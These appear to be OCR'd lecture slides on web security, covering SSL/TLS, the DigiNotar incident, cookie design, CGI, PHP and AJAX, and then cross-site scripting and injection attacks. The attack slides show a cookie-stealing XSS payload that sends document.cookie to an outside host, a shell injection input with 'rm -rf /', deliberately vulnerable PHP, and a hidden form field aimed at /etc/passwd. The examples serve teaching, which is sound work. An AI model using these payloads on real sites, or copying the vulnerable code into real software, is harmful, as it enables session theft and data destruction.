
Early Web Systems

- Early web systems provided a click-render-click cycle of acquiring web content.
    - Web content consisted of static content with little user interaction.



Web Transport Security: SSL


- Secure Socket Layer (SSL/TLS)
- Used to authenticate servers
- Can authenticate clients
- Security at the socket layer
- Provides
  - authentication
  - confidentiality
  - integrity



SSL Tradeoffs

- Pros
  - Server authentication
  - GUI clues for users
  - Built into every browser
  - Easy to configure on the server
  - Protocol has been analyzed like crazy
- Cons
  - Users don't check certificates
  - Too easy to obtain certificates
  - Too many roots in the browsers

The DigiNotar Incident




- DigiNotar is a CA based in the Netherlands that is (well, was) trusted by most OSes and browsers
- July 2011: Issued fake certificate for gmail.com to site in Iran that ran MitM attack...

HTTP + Crypto Sauce ≠ Web Security

SSL Tradeoffs


- Pros
  - Server authentication
  - GUI clues for users
  - Built into every browser
  - Easy to configure on the server
  - Protocol has been analyzed like crazy
- Cons
  - Users don’t check certificates
  - Too easy to obtain certificates
  - Too many roots in the browsers
  - Doesn’t tell you anything about the page’s content


“Evil Input”
Webpage
<Evil Code>
<body>
http://
b.com/
<img>
http://
e.com/
<IMG>
http://c.com/
<img>
http://
d.com/
<IMG>

Adding State to the Web with Cookies

- Cookies were designed to offload server state to browsers
  - Not initially part of web tools (Netscape)
  - Allows users to have cohesive experience
  - E.g., flow from page to page
- Someone made a design choice
  - Use cookies to *authenticate* and *authorize* users
  - E.g. Amazon.com shopping cart, WSJ.com

Cookies behaving badly



- New design choice means cookies must be protected
  - Against forgery (integrity)
  - Against disclosure (confidentiality)
- Cookies not robust against web designer mistakes, committed attackers
  - Were never intended to be
  - Need the same scrutiny as any other technology
- Many security problems arise out of a technology built for one thing incorrectly applied to something else

Exercise: Cookie Design

- Design a secure cookie for mygorilla.com that meets the following requirements:
  - Users must be authenticated (assume digest completed)
  - Time limited (to 24 hours)
  - Unforgeable (only server can create)
  - Privacy-protected (username not exposed)
  - Location safe (cannot be replayed by another host)


$$E_{k_s}\{\text{“}host\_ip : timestamp : username\text{”}\}$$

Web Systems Evolve...

- The web has evolved from a *document retrieval* and rendering to sophisticated *distributed application platform* providing:
    - dynamic content
    - user-driven content
    - interactive interfaces
    - multi-site content
    - ....
- With new interfaces comes new vulnerabilities ...

The new web-page

- Rendered elements from many sources containing *scripts*, *images*, and stylized by *cascading style sheets* (CSS)
- A browser may be compromised by any of these elements [more on browser compromises later]




Dynamic Content: JavaScript

- Scripting language used to improve quality/experience of web browsing
  - Create dialogs, forms, graphs, etc.
  - Built upon API functions (lots of different flavors)
  - No ability to read local files or open connections
- Security: No ability to read local files, open connections, but …
  - DoS – the "infinite popup" script
    - Often could not "break out" with restarting computer
  - Spoofing – easy to create "password" dialogs

Dynamic Content: CGI

- Common Gateway Interface (CGI)
  - Generic way to call external applications on the server
  - Passes URL to external program (e.g., form)
  - Result is captured and returned to requestor
- Historically
  - “shell” scripts used to generate content
    - Very, very dangerous



```
#!/usr/bin/perl

print "Content-type:text/html\r\n\r\n";
print '<html>';
print '<head>';
print '<title>Hello World - First CGI Program</title>';
print '</head>';
print '<body>';
print '<h2>Hello World! This is my first CGI program</h2>';
print '</body>';
print '</html>';
```


Embedded Scripting

- Program placed directly in content, run on server upon request, and output returned in content
  - MS active server pages (ASP)
  - PHP
  - mod_perl
  - server-side JavaScript

```
<html>
<head>
  <title>Hello.</title>
</head>
<body>
  It is now <?php echo date(DATE_RFC822); ?>.
</body>
</html>
```

AJAX

- AJAX: asynchronous JavaScript and XML
  - A collection of approaches to implementing web applications
  - Changes the click-render-click web interface to allow webpages to be interactive, change, etc.
  - Examples: Google Gmail/Calendar, Facebook, ...
  - Hidden requests that replace document elements (DOM)



Attacks on web systems

Cross-Site Scripting

- Assume the following is posted to a message board on your favorite website:

```
Hello message board.
<SCRIPT>MALICIOUS CODE</SCRIPT>
This is the end of my message.
```

- Now the message board web app uses the input to create the dynamic webpage (e.g., blogger nonsense).
- Now a malicious script is running
  - Applet, ActiveX control, JavaScript…

The Internet is littered with XSS vulnerabilities

https://news.netcraft.com/archives/2008/04/24/clinton_and_obama_xss_battle_develops.html

Stealing cookies with XSS

<script>document.location='http://
www.cgisecurity.com/cgi-bin/
cookie.cgi’+document.cookie</script>

Injection Attacks: Shell Injection

- An attacker that can inject arbitrary inputs into the system can control it in subtle ways
- *shell injection* - run arbitrary code by carefully selecting input such that it is run by a shell on the server
- Example: consider <?php system("ls " . $_GET['USER_INPUT']); ?> where user is supposed to select a directory from a drop-down list
  - on most UNIXes/Linuxes, semicolon allows multiple commands on single line; e.g., `echo hello; echo goodbye`
  - what happens when user sets USER_INPUT field to "`/; rm -rf /`"?
- ***Q: How can we prevent shell injection attacks?***

Injection Attacks: Filename Injection

- *filename injection* - if you can control what a filename is in application, then you can manipulate the host
  - Poorly constructed applications build filename based on user input or input URLs, e.g., hidden POST fields
  - e.g., change temporary filename input to ~/.profile

```
<?php
handle = fopen($_GET['LOGFILE'], "w");
fwrite( $handle, “hello world” );
...
```

```
<FORM METHOD=POST ACTION="../cgi-bin/mycgi.pl">
<INPUT TYPE="hidden" VALUE=“/etc/passwd“ NAME="LOGFILE">
</FORM>
```

